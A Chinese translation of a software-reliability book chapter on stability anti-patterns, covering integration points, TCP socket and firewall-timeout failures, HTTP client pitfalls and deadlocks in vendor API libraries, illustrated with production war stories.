当系统具有足够多的动态变化组件和隐藏的内部依赖关系时，高度交互的复杂性就产生了。对此，大多数运维工程师的理解模式，要么尚不完整，要么完全错误。在一个表现出高度交互复杂性的系统中，运维工程师会出于本能，做出一些无效甚至是帮倒忙的操作。出于最好的意图，运维工程师会根据自己对系统如何运作的理解来采取行动，结果却触发完全意外的连锁反应。这种连锁反应会导致“问题膨胀”，即把轻微的失误转化为重大的系统失效。例如Chiles在书中描述的那样，冷却监控和控制系统中隐藏的连锁反应，就是导致美国三里岛核反应堆事故的部分原因。在事后分析报告中，这些隐藏的连锁反应通常是显而易见的，但实际上事发前它们很难预料。

紧耦合会令系统某一部分的裂纹开始蔓延并成倍增大，最终跨越层级或系统的边界。一个组件失效，会导致流量负载被重新分配给其同级设备，并给其调用方带来延迟和压力。这种增加的压力极有可能会使系统中的其他组件陷入失效，继而增加下一次发生失效的可能性，最终导致系统彻底崩溃。在系统中，紧耦合可以出现在应用程序的代码、系统间的调用或任何存在多个使用者共用同一资源的地方。

第5章将介绍的一些模式可以缓解或防止反模式破坏系统。然而，在讨论这些好模式之前，需要了解我们面临的挑战。

本章将讨论会破坏系统的反模式。这些是造成多种系统失效的常见原因。每一个反模式都会在系统中产生、加速或增加裂纹。应该避免这些不良的行为。

然而，仅仅避免使用这些反模式还不够，因为所有事物都会出问题，失误不可能避免。不要假装可以消除所有可能的失误来源，无论是系统本身的失误还是人为引起的失误，一旦出现，就会给系统造成巨大的灾难。要做最坏的假设，失误肯定会发生。我们需要探究失误出现后要如何处理。

4.1 集成点

大概从1996年开始，我就再也没有看到任何由单一组件完成的“网站”项目。所有的都是集成项目，由其下面的一些组件组合而成——HTML的界面、前端应用程序、API、移动应用程序，或上述所有组件的组合。这些项目的上下文关系图无非是下面两种：蝴蝶图或蜘蛛图。蝴蝶图有一个中央系统，其中一侧有大量传入和连接的扇入数据，另一侧则有大量扇出数据，如图4-1所示。




图 4-1 蝴蝶图

有些人会称图4-1中的为单体系统，但这样称呼包含负面含义。这可能是一个费尽心机构建出来的系统，只是它承担了很多职责。

另一种风格是蜘蛛图，图中有很多方块和依赖关系。如果一直用心设计（或者有点运气），那么这些方块就能排成队列，并且调用会按层次进行，如图4-2所示。如果是随意设计，那么网络就会像黑寡妇蜘蛛所结的网那样混乱，如图4-3所示。这几种风格的共同特点，是连接数超过服务数。蝴蝶图有 $2N$ 个连接数，而蜘蛛网最多会有 N^2 个连接数，大部分系统的连接数则介于两者之间。



图 4-2 精心设计的蜘蛛图




图 4-3 随意设置的蜘蛛图

所有这些连接都是集成点，它们中的每一个都有可能破坏系统。事实上，小型服务的数量设计得越多，与SaaS提供商的整合程度就越高，越是采用API优先的策略，越会让情况变得更糟。

有多少传入数据？

我曾帮助一家大型零售商重建其系统的平台和架构。其间需要确定所有生产环境的防火墙规则，从而打开防火墙上的通道，允许

授权的连接访问生产系统。我们已经列出了通常的连接：从Web服务器连接到应用程序服务器，从应用程序服务器连接到数据库服务器，从集群管理器连接到集群节点，等等。

当需要为传入和传出生产环境的数据连接添加防火墙规则时，有人跟我们说此事要找负责企业集成的项目经理。没错，这个网站重建项目有专门负责集成的项目经理。从这一点和没有人能够告诉我们所有的传入数据可以看出，这不是一个简单的任务。项目经理在明确我们的需要后，就打开了他的集成数据库，运行了一个自定义报告，向我们展示连接细节。

生产环境的传入连接包括库存、定价、内容管理、CRM、ERP、MRP、SAP、WAP、BAP、BPO、R2D2和C3P0等系统。数据提取完成后会流向CRM、履行、预订、授权、欺诈检测、地址规范化、日程安排、送货系统，等等。

一方面，这个项目经理有一个数据齐全的数据库，这个数据库可以跟踪各种传入数据（同步或异步、批量或滴流馈给、源系统、频率、容量、交叉引用数量，业务干系人等），这让我印象深刻。另一方面，令我惊讶的是，他竟然需要用一个数据库来跟踪这些传入数据！

果不其然，这个网站新推出后，就遇到了稳定性的问题。这就像家里添了一个新生儿，每天凌晨3点，全家都会被最新的“崩溃”或“灾难”惊醒。我们不断记录应用程序崩溃的位置，并交给维护团队进行修复。虽然从来没有一一记录下来，但我确信每一个同步集成点，至少都导致过一次停机事故。

集成点是系统的头号杀手。每一个传入的连接都存在稳定性风险。每个套接字、进程、管道或RPC都会停止响应。即使是对数据库的调用，也可能会以明显而微妙的方式停止响应。系统收到的每一份数据，都可能令系统停止响应、崩溃，甚至产生其他的冲击。下面将讨论这些集成点可能会出哪些问题，以及应该如何应对。

4.1.1 套接字协议

较高层级的许多集成协议通过套接字运行。事实上，除了命名管道和进程间通信（共享内存），几乎所有的通信都基于套接字来实现。较高层级的协议会引入它们自己的系统失效方式，但它们都容易在套接字层引发系统失效。

最简单的系统失效方式是远程系统拒绝连接。此时，发起连接请求的系统必须要处理连接失效。通常，这不是什么大问题，因为C、Java、Elm等各种编程语言都有明确的方法标明连接失败。如果编程语言支持异常，则可以使用异常，否则就可以返回一个魔法数字。由于API明确指出连接并不总是有效，因此程序员需要处理这种情况。

然而，需要注意的一点是，可能需要等很长时间才能发现无法连接。下面大致讨论TCP/IP网络的细节。

每个软件架构图都有方块和箭头，与图4-4相似（新入行的架构师往往把重点放在方块上，而有经验的架构师则对箭头更感兴趣）。




图 4-4 软件架构图

与软件开发中的其他许多事情一样，此处的箭头是对网络连接的抽象。实际上，箭头所表达的是抽象的抽象，因为一个网络“连接”本身就是抽象的逻辑结构。在网络上能看到的全是数据包。当然，“数据包”也是抽象的。在网线上，它们只是电子或光子。在电子和TCP连接之间有许多抽象层。幸运的是，为讨论方便，我们在任何时候都可以选择任何级别的抽象来描述。这些数据包是TCP/IP协议的IP部分。TCP部分则是一个关于如何在离散的数据包基础上，构建出看似连续连接的协议。图4-5显示了TCP为打开连接而定义的“三次握手”。




图 4-5 “三次握手”

当调用方（在本例中充当客户端，但它本身也可以是其他应用程序的服务器）发送SYN数据包到远程服务器上的一个端口时，连接就开始了。如果服务器上没有程序在监听该端口，则远程服务器立即给客户端发回一个TCP的“reset”数据包，表明“该服务器未开放服务”。发起调用的应用程序会得到一个异常或连接失败的返回值。所有这一切都发生得非常快，如果两台机器都连入同一台交换机中，那么时间会少于10毫秒。

如果远程服务器上有应用程序正在监听目标端口，则远程服务器会发送一个SYN/ACK数据包给客户端，表明其愿意接受连接。调用方获取SYN/ACK并发回它自己的ACK。这3个数据包发送完毕后，“连接”就已经建立起来了。此后，应用程序就可以反复发送数据。（据我所知，TCP还定义了“同时打开”的握手方式，即在发送SYN/ACK之前，这两台机器会互相发送SYN数据包。然而在基于客户端-服务器交互的系统中，这是相对少见的。）

假设远程应用程序正在监听端口，却接二连三地收到大量连接请求，以至于不能再为传入的连接提供服务。此时端口本身有一个“监听队列”，它定义了网络栈可以处理的等待连接数量，即SYN已发来，但没有SYN/ACK回复的连接。一旦监听队列已满，后面来的连接请求就会被迅速拒绝。监听队列此时起了最糟糕的作用，因为当套接字的状态尚未完全成型时，除非远程应用程序终于能够接受连接，或连接超时，否则任何调用`open()`方法的线程，都会在操作系统内核中被阻塞。连接超时时间与操作系统有关，但通常以分钟计算！此时，调用方的线程因等待远程服务器响应而被阻塞的时间，可能会长达10分钟！

在另一个场景中，会发生几乎相同的情况。调用方能够连接，并能发送请求，但服务器需要过很久才能读取请求并发送响应。此时`read()`调用将被阻塞，直到服务器做出响应。通常默认设置是永久阻塞。此时如果想要结束阻塞调用，就必须设置套接字超时时间。在超时情况下，程序能够处理相关的异常。

网络系统失效按速度分为快慢两种。快速的网络系统失效，会让调用代码立即出现异常。“拒绝连接”是非常快速的系统失效，只需要几毫秒的时间就能返回给调用方。缓慢的系统失效，比如一个被丢弃的ACK，会让线程在抛出异常之前被阻塞几分钟。被阻塞的线程无法处理其他事务，因此系统的容量就会降低。如果所有线程最终都被阻塞，那么实际上服务器就已被关闭了。显然，一个缓慢的响应比没有响应糟糕得多。

4.1.2 凌晨5点的紧急电话

我曾经构建的一个网站，有段时间出现了一个令人生厌的问题。每天凌晨5点左右，该网站会完全停止响应。由于该网站大约运行30个实例，因此肯定发生了一些情况，导致这些实例在5分钟内（根据URL pinger工具的统计）相继停止响应。重新启动应用程序服务器，总是能解决这个问题。我猜测存在某种瞬态效应，使网站在那个时间点崩溃了。不幸的是，那个时间点正是当天网络流量开始增大的时候。午夜到凌晨5点的这段时间，网站每小时大约只处理100个事务。但是一旦美国东海岸的人们开始上线（比我所在的美国中部时间早一小时），事务数就会迅速增加。当东海岸的人们开始访问网站时，重启所有的应用程序服务器就不是一个理想的办法。

在发生这种情况的第3天，我从一台受影响的应用程序服务器中获取了一个线程转储。从中能够看出，实例已启动并正在运行，但所有正在处理请求的线程都在Oracle JDBC库内部被阻塞，尤其是OCI4调用（我们当时使用富客户端驱动程序，它具有优良的故障转移特性）。事实上，在尝试运用同步方法销毁被阻塞线程时，我发现这些处于活动状态的线程好像全部处于底层套接字的读取或写入调用中。

4Oracle Call Interface，即Oracle调用接口，它是一组数据库访问接口，具有Oracle数据库的所有功能。——译者注

数据包捕获

抽象能让表达极其简洁。当谈论从URL获取文档时，使用抽象能让讨论变得更快。这比必须讨论连接设置、包分帧、确认、接收窗口等烦琐的细节要快得多。然而，即使有了抽象，当某些地方出现问题时，通常还是必须要“含泪剥洋葱”，从而透过抽象看本质。无论是对于问题诊断还是性能调优，数据包捕获工具都是充分了解网络的唯一方法。

tcpdump是从网络接口捕获数据包的常用UNIX工具。若以“混杂”模式运行，则会指示网卡接收所有通过其线路的数据包，甚至包括发往其他计算机的数据包。Wireshark可以在网线上嗅探数据包，这一点类似tcpdump，但它也能在图形用户界面中显示数据包的结构。

Wireshark需要在X Window系统上运行。它运行所需要的那些程序库，都无法安装在Docker容器或AWS5实例中。因此，最好使用tcpdump以非交互方式捕获数据包，然后将捕获文件移至非生产环境下进行分析。

图4-6展示了用Wireshark（那时还叫Ethereal）分析我的家庭网络中的数据包的捕获情况。第一个数据包显示了一个地址解析协议请求，这恰好与我的无线网桥发到电缆调制解调器上的一个问题一样。下一个数据包有点意思，它是对谷歌的一次HTTP查询，使用一些查询参数请求一个名为/safebrowsing/lookup的URL。接下来的两个数据包显示主机名为michaelnygard.dyndns.org的DNS查询和响应。第5~7个数据包是TCP连接建立时需要的三次握手。我们可以跟踪Web浏览器和服务端之间的整个对话。请注意，在数据包跟踪下面的面板，显示了TCP/IP协议栈在第2个数据包中围绕HTTP创建的封装层。最外面的帧是以太网数据包，以太网数据包又包含了一个IP数据包，后者则包含一个TCP数据包。最后，TCP数据包的有效载荷是一个HTTP请求。整个数据包的确切字节出现在第3个面板中。




图 4-6 用Wireshark分析数据包的捕获情况

我强烈建议运行数据包追踪。但此处必须说明两点：首先，除非被特授权，否则不要在网络上执行此操作！其次，在手边打开一本《TCP/IP指南》或《TCP/IP详解卷1：协议》。

5Amazon Web Services，亚马逊Web服务。——译者注

下一步就是使用tcpdump和Ethereal（现在称为Wireshark）。奇怪的是，显示出的数据包少得可怜。也就有几个从应用程序服务器发送到数据库服务器的数据包，但是都没有回复。另外，没有任何数据包从数据库传回应用程序服务器。然而，监控显示数据库仍然处于良好状态。没有启用阻塞锁，运行队列长度为零，输入速率和输出速率微不足道。

此时，不得不重启应用程序服务器，因为首要任务是恢复服务（要尽可能收集数据，但要遵循服务等级协定）。任何更深入的调查都必须等到问题再次发生时再做，我相信问题会再次发生。

果然，这种模式在第二天早上又重演了，应用程序服务器和JDBC驱动程序中的线程被锁死。这一次，我能够在数据库网络上查看流量了。我发现，在防火墙的另一边完全没有数据流量，这一点就像福尔摩斯系列的狗6在半夜里没有叫一样，没有一点动静就是最大的线索。我当时做了一个假设，于是对应用程序服务器资源池的类进行了快速反编译，随后证实了假设。

6作者指的是《巴斯克维尔的猎犬》一书中的猎狗，它对破案有关键作用。——译者注

之前曾经说过套接字连接是一个抽象概念，只有在计算机终端内存中，它们的存在才有意义。一旦创建套接字，TCP连接就可以保持好几天，而且无须任何一方发送数据包。只要两个终端计算机内存中都具有该套接字状态，那么“连接”就仍然有效。路由可以改变，物理链路可以被断开和重新连接，这些都没关系，只要终端的两台计算机认为“连接”确实存在，那么“连接”就会持续存在。

在一切还未变得复杂之前，DARPAnet和EDUnet的一切都表现得非常好。然而，当AOL7连接到互联网后不久，人们发现需要装备防火墙

了。就是那么几个“迫害妄想狂”打破了整个互联网的理念和实现方法。

7American Online，美国在线，提供互联网服务。——译者注

防火墙不过是专门的路由器。它将数据包从一组物理端口路由到另一组。在每个防火墙内部，会有一组访问控制列表，定义经过其允许的连接的规则，比如“允许从192.0.2.0/24到192.168.1.199端口80的连接”。当防火墙看到一个传入的SYN数据包时，它会根据其规则库检查该数据包。数据包可能“被允许”（路由到目标网络）、“被拒绝”（将TCP重置数据包发回给连接起点），或者“被忽略”（直接丢弃而根本不做回应）。如果连接被允许，则防火墙在自己的内部表中输入一个类似“从192.0.2.98:32770连接到192.168.1.199:80”的条目。之后，在任一方向上的所有数据包，只要与连接的终端匹配，就能跨越防火墙而在两个网络之间进行路由。

以上描述听起来不错，但与凌晨5点的紧急电话有什么关系？

问题的关键是防火墙内的“已建立连接”表。该表是有时长限制的。因此，即使TCP本身允许无限时长的连接，该表也不允许。除了记录连接的两个终端之外，防火墙还记录“最后一个数据包”的时间。如果一个连接没有数据包通过的时间过长，防火墙会假定终端已经停止工作，或已经不复存在。于是，它会从该表中删除这个连接，如图4-7所示。但TCP从来也不是为处于网络连接中间的那种智能设备而设计的，任何第三方都无法告诉连接终端它们的连接正在被拆除。即使没有数据包穿过网线，终端也都假定它们之间的连接会长期有效。



图 4-7 防火墙工作流程

作为路由器，防火墙可以发送ICMP8重置，指示路由不再起作用。但是，因为ICMP流量也可以被别有用意的人用于网络探测，所以防火墙的配置也可能抑制这种流量。尽管这是一个内部防火墙，但是它是在

假设其外部会被破坏的情况下配置的。因此，防火墙丢弃了这些数据包，而不是通知发送方无法到达目标主机。

8Internet control message protocol，互联网控制报文协议。——译者注

在那之后，所有在连接任意端读取或写入套接字的尝试，都不会产生TCP重置或由于半关闭套接字而导致的错误。相反，TCP/IP协议栈发送数据包，等待ACK，没有得到，然后重新发送。忠实的TCP/IP协议栈试图重新建立连接，而防火墙只是不断丢弃数据包，拒不发送“ICMP目标不可达”的消息。我的Linux系统在2.6系列内核上运行，它的tcp_retries2设置为默认值15，这会导致20分钟的超时，直到TCP/IP协议栈通知套接字库连接中断。我们当时使用的HP-UX服务器有长达30分钟的超时时间。该应用程序写入套接字的那一行调用代码，可能会阻塞30分钟！而从套接字读取的情况会更糟糕，因为读取可能会永远阻塞。

当反编译资源池的类时，我发现它使用了后进先出的策略。在漫漫长夜里，网络流量相当少，甚至出现单个数据库连接从连接池中被检出、被使用，使用完成后又被检入回池中的情况。然后下一个请求还是获得同样的连接，使得剩余的39个连接一直处于闲置状态，直到网络流量开始增加。而这种闲置时长，会轻松超过防火墙中配置的1小时闲置连接超时。

一旦流量开始增加，每台应用程序服务器的这39个连接将立即被锁住。即使剩下一个连接仍在向网页提供服务，也迟早会被一个线程检出，最终该线程会被其他资源池中的一个连接所阻塞。然后，这个工作良好的连接就被一个阻塞线程所持有。最后，整个站点停止响应。

一旦理解了这个系统失效链中的所有环节，就必须找到一个解决方案。资源池能够在检出JDBC连接之前就验证其有效性，即通过执行如SELECT SYSDATE FROM DUAL的SQL查询，但这还是会使请求处理线程停止响应。也可以让资源池跟踪JDBC连接的空闲时间，丢弃任何超过1小时的连接。不幸的是，该策略还是要向数据库服务器发送数据包，告诉它会话正在被拆除。

我们开始考虑一些非常复杂的问题，比如创建一个“收割者”线程，寻找那些“年龄过老”的连接，并在其超时之前予以拆除。幸运的是，一

位聪明的数据库管理员想起了一件事：Oracle有一个被称为“无效连接检测”的特性，可以在客户端崩溃后启用它。启用后，数据库服务器会以某个周期性的时间间隔，向客户端发送ping⁹数据包。如果客户端响应，那么数据库就会知道它还活着。如果客户端在几次重试之后都无响应，数据库服务器就认为客户端已崩溃，并释放该连接持有的所有资源。

⁹packet internet groper，互联网分组探测器，用于测试网络连接量的程序。——译者注

我们并不担心客户端崩溃。然而，ping数据包本身就是解决方案所需要的，其可以用来重置防火墙连接的“最后数据包”时间，可以使连接保持活动状态。“无效连接检测”既能让连接保持活动状态，又可以让人睡个安稳觉。

这个例子的主要教训是，不是每个问题都可以在它所体现的抽象层面上来解决。有时候，这些原因会在各个层面上下交织。所以为了更好地理解问题，需要知道如何继续深入至少两个抽象层次，才能了解层次的“实际情况”，找到问题所在。

接下来，让我们看看基于HTTP协议的问题。

4.1.3 HTTP协议

基于HTTP协议，当下的通用架构风格是REST¹⁰，其以JSON为数据交互格式。无论使用何种编程语言或框架，归结起来都是将一些语义上有意义的格式化文本作为HTTP请求来发送，并等待HTTP响应。

¹⁰representational state transfer，表述性状态迁移。——译者注

当然，所有基于HTTP的协议都使用套接字，因此它们都容易受到之前描述的所有问题的影响。HTTP有自己的一些问题，主要集中在各种客户端程序库上。下面列出这种集成点可能会给调用方带来的影响。

- 服务提供方可能会接受TCP连接，但不会响应HTTP请求。

- 服务提供方可以接受连接但不能读取请求。如果请求体很大，它可能会填满服务提供方的TCP窗口11，导致调用方的TCP缓冲区一直去填充，从而阻塞套接字写操作。在这种情况下，即使发送请求也永远不会完成。
- 服务提供方可能会发回调用方不知道该如何处理的响应状态。如“418我是茶壶”，不过更可能的是“451资源被删节”。
- 在服务提供方发回的响应中，可能带有调用方不期望或不知道如何处理的内容类型。例如响应类型是HTML中一个通用Web服务器404页面，而不是JSON。（在一个特别恶劣的例子中，当DNS查找失败时，互联网服务提供商可能会注入一个HTML页面。）
- 服务提供方可能声称要发送JSON，但实际上发送了纯文本，或者是内核二进制文件，抑或是Weird Al Yankovic创作的MP3音乐。

11指TCP协议接收设备为了控制数据流量，而通知外界它能够接收多少数据的机制。——译者注

使用这样的客户端程序库，它们能对超时时间进行细粒度控制（包括连接超时时间和读取超时时间），并能对响应进行处理。建议避免使用那些将响应直接映射到领域对象的客户端程序库。相反，要将响应视为数据，除非已经确认响应符合设计预期。在决定要从中提取什么之前，这些响应都只是映射和类中的文本而已。第11章会讨论这个话题。

4.1.4 供应商的API程序库

如果企业软件供应商已经出售并为许多客户部署了软件，那么其软件肯定得到了强化并能抵御缺陷，这样的想法很美好。供应商可能会对其销售的服务器软件进行强化，但对客户端API程序库则很少这样做。通常，供应商提供的客户端API程序库会存在很多问题，并且往往在稳定性上存在风险。这些程序库的代码只是出自常规开发工程师之手，与其他任何随机抽样的代码一样，在质量、风格和安全性等方面具有不稳定性。

这些程序库最糟糕的地方是，它们几乎不受控制。如果供应商不发布API程序库的源代码，那么能想到的最佳方法，就是反编译代码（前

提是所使用的编程语言能够支持），找到问题并将其报告为缺陷。如果使用者有足够的影响力，能够向供应商施压，那么API程序库可能得到故障修复，之后就可以设想使用的是供应商软件的最新版本。在等待供应商官方补丁版本时，我常修复其代码缺陷，并重新编译自己那一版来临时使用，大家也因这一点而熟悉我。

阻塞是影响供应商API程序库稳定性的首要问题。无论是内部资源池、套接字读取指令、HTTP连接，还是最一般的Java序列化，处处可以发现不安全的编程实践。

举一个典型的例子。一旦有线程需要在多个资源上进行同步，就有可能发生死锁。线程1持有锁A，并且需要锁B。线程2持有锁B，并且需要锁A。这种情况下，最常见的方法是确保始终以相同的顺序获取锁，并以相反的顺序释放锁。当然，只有提前明确该线程将获得两个锁，并且可以控制获取它们的顺序，这种方法才有效。以Java为例，下面这个例子来自某个面向消息的中间件：

stability_anti_patterns/UserCallback.java

```
public interface UserCallback {  
    public void messageReceived(Message msg);  
}
```

stability_anti_patterns/Connection.java

```
public interface Connection {  
    public void registerCallback(UserCallback callback);  
  
    public void send(Message msg);  
}
```

相信这看起来很熟悉。它安全吗？不知道。

仅仅查看代码无法判断执行环境。首先必须明确调用messageReceived()方法的线程，然后才能判断该线程是否持有锁。它可能已经有十几个同步方法了，这是死锁的雷区。

事实上，即使UserCallback接口没有使用synchronized关键字定义messageReceived()方法（在定义接口方法时不能使用synchronized关键字），该方法也可以实现同步。根据客户端程序库内的线程模型和

回调方法执行时间，同步回调方法可能会阻塞客户端程序库中的线程。就像被堵塞的下水管，那些线程阻塞可能引发调用`send()`方法的线程阻塞。这在很大程度上意味着高并发请求处理线程。与往常一样，一旦所有的请求处理线程都被阻塞，应用程序就会停止响应。

4.1.5 应对集成点的问题

几乎所有系统都与其他系统有这样或那样的联系，一个独立运行的系统成效甚微。那么怎样才能使集成点更安全呢？本书将在后面章节中介绍断路器和中间件解耦，这些是解决集成点系统失效最有效的稳定性模式。

测试也有帮助。成熟完善的软件应该能够处理格式和功能等方面出现的意外情况，比如格式错误的标头，或突然断开的连接。为了确保软件能在各种情况下运行良好，应该为每个集成测试创建考验机——行为可控的模拟器，详见5.8节。将考验机设为做出预设响应，能够促进功能测试，同时能在测试时与目标系统隔离。最后，每个这样的考验机都应该能够模拟各种系统失效和网络失效。

考验机能够及时为功能测试提供帮助。当系统负载过大时，需要将考验机的所有开关打开来测试稳定性。这种负载可能来自一组工作站或云实例，但毫无疑问，仅靠测试工程师用鼠标在桌面上单击，是远远不够的。

4.1.6 要点回顾

- 小心必然会出现的恶魔。

每个集成点最终都会以某种方式发生系统失效，所以需要为系统失效做好准备。

- 为各种形式的系统失效做好准备。

集成点的系统失效有多种形式，如各种网络错误和语义错误。通过明确的协议获得良好的错误响应是不现实的，相反，某种协议

违规、缓慢响应或停止响应等，这些情况更为常见。

- 知道何时应该揭开抽象。

调试集成点的系统失效，通常需要透过抽象看问题。由于系统失效大多违反了高层协议，因此往往很难在应用层调试。此时可以求助于数据包嗅探器和其他网络诊断工具。

- 系统失效会迅速蔓延。

若系统代码缺乏一定的防御性，那么远程系统失效会以层叠失效的方式迅速演变为系统问题。

- 采用一些模式来避免集成点问题。

利用断路器、超时、中间件解耦和握手等模式进行防御性编程，以防止集成点出现问题。第5章将详细介绍这些模式。

4.2 同层连累反应

水平扩展的商用硬件“农场”是当前占据主导地位的架构风格。水平扩展通过增加服务器来增加容量，有时这些服务器集群被称为“农场”。另一种架构风格是垂直扩展，即构建越来越大的服务器，为主机添加CPU核数、内存和存储空间。部分交互式工作负载通过垂直扩展实现，大多数交互式工作负载则依赖水平扩展。

如果来实现水平扩展，那么系统需要拥有负载均衡的服务器集群，其中每台服务器都运行相同的应用程序。大量机器通过冗余提供容错机制，即使单个机器或进程完全停止工作，其他机器或进程也能继续处理事务。

